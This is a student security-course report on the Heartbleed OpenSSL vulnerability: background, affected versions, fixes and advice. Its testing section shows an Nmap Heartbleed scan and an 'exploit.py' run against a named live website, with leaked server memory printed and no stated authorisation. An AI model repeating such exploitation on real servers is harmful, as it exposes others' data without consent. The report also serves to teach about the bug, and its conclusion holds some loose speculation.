COMSEC2 – Project Documentation

HEARTBLEED BUG
Title

December 08, 2015
Date Submitted

Amielle Ortega
Leader

Reuel Ongkingco
Leah Marie David
Chelsea Cedro
Member

Vulnerability Found: HEARTBLEED BUG

Main Source: PASSWORD

Vulnerability Type: _X_SERVER

Background of the Study

What is Heartbleed?

It is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

The features of the Heartbleed bug that make it unique include:

- Any Heartbleed-based attacks are not readily traceable. Because the problem has existed for two years, most server operators using a vulnerable version of OpenSSL likely don't have enough logs/monitoring to determine whether a site was compromised.
- The potential impact of the Heartbleed bug vulnerability is difficult to measure. The Heartbleed bug was included in the 1.0.1 release of OpenSSL on March 14, 2012 and was included in each additional release through the OpenSSL 1.0.1f release.
- The Heartbleed attack does not rely on other vulnerabilities to compromise a site. Often, attacks necessitate that the attacker first exploit a weak security practice to get a foothold in a system.
- The internet and security communities pushed OpenSSL 1.0.1 and subsequent releases because they included TLS 1.1 and 1.2 which contained fixes for vulnerabilities to other attacks in TLS 1.0, such as the BEAST (Browser Exploit against SSL/TLS) attack.

Affected System/s:

- OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
- OpenSSL 1.0.1g is NOT vulnerable
- OpenSSL 1.0.0 branch is NOT vulnerable
- OpenSSL 0.9.8 branch is NOT vulnerable

Solution/s:


1. Upgrade your server to the latest version of OpenSSL (version 1.0.1g or later).
2. Rekey, reissue, and then revoke all certificates used with the vulnerable version of OpenSSL.
3. Periodically change passwords.
4. Use multiple passwords to ensure that a compromise of account of one site will not lead to a compromise of multiple accounts associated with the same account information like email or username.

Vulnerability Testing

Technologies, programs, and languages used in demo testing:

- Laptop (Windows 8.1, Windows 10)
- Virtual Machine (Linux OS)
- Network Mapper (Nmap)
- Command Prompt window
- Python Programming Language
- Perl Programming Language
- Chosen website for testing (worthytoshare.com)

Screenshots:






C:\Windows\system32\cmd.exe
NSE Timing: About 85.71% done; ETC: 21:52 (0:01:10 remaining)
NSE Timing: About 85.71% done; ETC: 21:52 (0:01:15 remaining)
NSE Timing: About 85.71% done; ETC: 21:53 (0:01:20 remaining)
NSE: ERROR
NSE: EHLO with errors or timeout. Enable --script-trace to see what is happening.
NSE: Finished ssl-heartbleed against worthytoshare.com (37.187.134.197:465).
Completed NSE at 21:52, 489.68s elapsed
Nmap scan report for worthytoshare.com (37.187.134.197)
Host is up, received echo-reply (0.37s latency).
rDNS record for 37.187.134.197: ns400914.ip-37-187-134.eu
Scanned at 2015-11-15 21:43:03 Malay Peninsula Standard Time for 556s
Not shown: 987 filtered ports
Reason: 987 no-responses
PORT STATE SERVICE REASON VERSION
20/tcp closed ftp-data reset
21/tcp open ftp syn-ack ProFTPD 1.3.4b
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| Description:
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
| References:
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
22/tcp closed ssh reset
53/tcp open domain syn-ack
80/tcp open http syn-ack Apache httpd 2
110/tcp open pop3 syn-ack Dovecot DirectAdmin pop3d
143/tcp open imap syn-ack Dovecot imapd
443/tcp open ssl/http syn-ack Apache httpd 2
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| Description:
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
| References:
| http://www.openssl.org/news/secadv_20140407.txt


C:\Windows\system32\cmd.exe
|
| References:
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
993/tcp open   ssl/imap   syn-ack Dovecot DirectAdmin imapd
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
raphic software library. It allows for stealing information intended to be prote
cted by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| Description:
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0
.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for read
ing memory of systems protected by the vulnerable OpenSSL versions and could all
ow for disclosure of otherwise encrypted confidential information as well as the
 encryption keys themselves.
|
| References:
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
995/tcp open   ssl/pop3   syn-ack Dovecot DirectAdmin pop3d
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
raphic software library. It allows for stealing information intended to be prote
cted by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| Description:
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0
.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for read
ing memory of systems protected by the vulnerable OpenSSL versions and could all
ow for disclosure of otherwise encrypted confidential information as well as the
 encryption keys themselves.
|
| References:
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
2222/tcp open   tcpwrapped syn-ack
Service Info: Host: worthytoshare.agrawmedia.com; OS: Unix
Final times for host: srtt: 365283 rttvar: 74395 to: 662863

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Read from C:\Program Files (x86)\Nmap: nmap-payloads nmap-service-probes nmap-se
rvices.
Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 557.43 seconds
           Raw packets sent: 2003 (88.108KB) | Rcvd: 69 (2.964KB)

C:\Users\Aluiah2504>


Applications Places System
Sun Nov 15, 3:45 AM Chelsea Cedro
crcedro@localhost:~/Desktop/heartbleed
File Edit View Search Terminal Help
[crcedro@localhost heartbleed]$ python exploit.py worthytoshare.com
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0300, length = 86
... received message: type = 22, ver = 0300, length = 1049
... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
crcedro@localhost:~/...
[Nmap-6.47 - Mozilla F...
Downloads
[heartbleed]


Applications Places System
Sun Nov 15, 3:43 AM Chelsea Cedro
crcedro@localhost:~/Desktop/heartbleed
File Edit View Search Terminal Help
3dc0: 48 E6 07 01 00 00 00 00 00 00 00 00 00 00 00 00 H...............
3dd0: 20 9E EC 00 00 00 00 00 10 59 B1 00 00 00 00 00 ....Y.....
3de0: 00 00 00 00 00 00 00 00 77 61 6C 6B 65 72 5F 70 ....walker_p
3df0: 61 67 65 00 72 6F 70 64 6F 77 6E 5F 74 72 65 65 age.ropdown_tree
3e00: 71 00 00 00 00 00 00 00 D0 E8 3B 01 00 00 00 00 q.........;.....
3e10: 60 A7 3B 01 00 00 00 00 C8 58 D5 01 00 00 00 00 `.;.....X.....
3e20: C0 65 08 01 00 00 00 00 00 00 00 00 00 00 00 00 .e..............
3e30: 50 58 D5 01 00 00 00 00 00 00 00 00 00 00 00 00 PX..............
3e40: 00 00 00 00 00 00 00 00 77 61 6C 6B 65 72 5F 70 ....walker_p
3e50: 61 67 65 64 72 6F 70 64 6F 77 6E 00 34 31 66 62 agedropdown.41fb
3e60: 38 D0 FF 00 00 00 00 00 80 3E 00 00 00 00 00 00 8........>......
3e70: 20 00 00 00 00 00 00 00 70 B0 D5 01 00 00 00 00 ....p.......
3e80: 00 B0 D5 01 00 00 00 00 20 00 00 00 00 00 00 00 ....
3e90: D1 4A 00 00 00 00 00 00 17 1F 01 00 00 00 00 00 .J..............
3ea0: 00 19 3C 01 00 00 00 00 00 00 00 00 00 00 00 00 ..<.............
3eb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
3ec0: F0 56 D5 01 00 00 00 00 60 78 CB 00 00 00 00 00 .V......`x......
3ed0: 00 00 00 00 00 00 00 00 77 70 5F 67 65 74 5F 61 ....wp_get_a
3ee0: 74 74 61 63 68 6D 65 6E 74 5F 6D 65 74 61 64 61 ttachment_metada
3ef0: 74 61 00 2D 31 2E 36 2F 67 6F 76 69 72 61 6C 66 ta.-1.6/goviralf
3f00: E1 01 00 00 00 00 00 00 F0 5B D5 01 00 00 00 00 ....[......
3f10: 70 A0 FC 00 00 00 00 00 00 00 00 00 00 00 00 00 p...............
3f20: 00 00 00 00 3B 7F 00 00 00 00 00 00 00 00 00 00 ....;...........
3f30: 02 00 00 00 00 00 00 00 A8 C9 FF 00 00 00 00 00 ....
3f40: 00 00 01 00 00 00 00 00 B0 A4 FF 00 00 00 00 00 ....
3f50: D0 D6 FF 00 00 00 00 00 1B 00 00 00 1B 00 00 00 ....
3f60: 30 A9 FF 00 00 00 00 00 04 00 00 00 10 00 00 00 0...............
3f70: 0A 00 00 00 3B 7F 00 00 00 00 00 00 00 00 00 00 ....;...........
3f80: 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 ....
3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF ....
3fb0: 60 1B F1 00 00 00 00 00 FA 12 00 00 0E 13 00 00 `...............
3fc0: 78 C8 FF 00 00 00 00 00 19 01 00 00 FF FF FF FF x...............
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
3ff0: F1 00 00 00 00 00 00 00 F0 5B D5 01 00 00 00 00 ....[......
WARNING: server returned more data than it should - server is vulnerable!
[crcedro@localhost heartbleed]$
crcedro@localhost:~/...
[Nmap-6.47 - Mozilla F...
77% of 1 file - Downlo...
heartbleed

Conclusion/s:

We are talking here about a bug discovered in the authenticating layer of OpenSSL, an open code installed in some four million servers, of which a certain proportion use the affected version. Heartbeat refers to a procedure within the management of encrypted or secure connections that the server uses to verify that the connection remains open after having carried out the password exchange, or handshake. This is a way of avoiding the connection closing and having to start the password process all over again.

This is very serious stuff, particularly if we remember that the problem could have been around for some time and affects services that we all use. Aside from the possibility that criminals may have used it, which is not very likely, we are probably talking here about vulnerabilities that have been used systematically by some security agencies to access online encrypted information along the lines of the issues revealed by Edward Snowden about the NSA's ability to penetrate encrypted servers.

Aside from recommending that you use one of the many tests available before carrying out any transaction to make sure that the server you are using has been updated to avoid this risk, and that you pay attention to the password change recommendations of the services that you use, We generally assume that code failures are more apparent and easier to correct the more open they are, the more eyes are on them. In this case, we are talking about a mistake that nobody spotted, or if they did, they preferred to keep it to themselves, giving them a master key that allowed them unpermitted access to sites.

Here's what you can do to make sure your information is protected, according to security experts contacted by CNET:

1. Do not log into accounts from afflicted sites until you're sure the company has patched the problem. If the company hasn't been forthcoming -- confirming a fix or keeping you up to date with progress -- reach out to its customer service teams for information, said John Miller, security research manager for TrustWave, a security and compliance firm.
2. Once you've got confirmation of a security patch, change passwords of sensitive accounts like banks and email first. Even if you've implemented two-factor authentication -- which, in addition to a password asks for another piece of identifying information, like a code that's been texted to you -- changing that password is recommended.
3. Don't be shy about reaching out to small businesses that have your data to make sure they are secure. While the high-profile companies like Yahoo and Imgur certainly know about the problem, small businesses might not even be aware of it, said TrustWave's Miller. Be proactive about making sure your information is safe.
4. Keep a close eye on financial statements for the next few days. Because attackers can access a server's memory for credit card information, it wouldn't hurt to be on the lookout for unfamiliar charges on your bank statements.

Reference/s:

KRAWCZYK, Konrad. *How the Heartbleed Bug Works, As Explained By A Web Comic*. 2014, April 11. Available from: http://www.digitaltrends.com/computing/the-heartbleed-bug-explained-by-a-web-comic-xkcd/

LIMER, Eric. *How Heartbleed Works the Code: Behind the Internet's Security Nightmare*. 2014, April 09. Available from: http://gizmodo.com/how-heartbleed-works-the-code-behind-the-internets-se-1561341209

ROSENBLATT, Seth. *How to protect yourself from the 'Heartbleed' bug.*2014, April 8. Available from: http://www.cnet.com/news/how-to-protect-yourself-from-the-heartbleed-bug/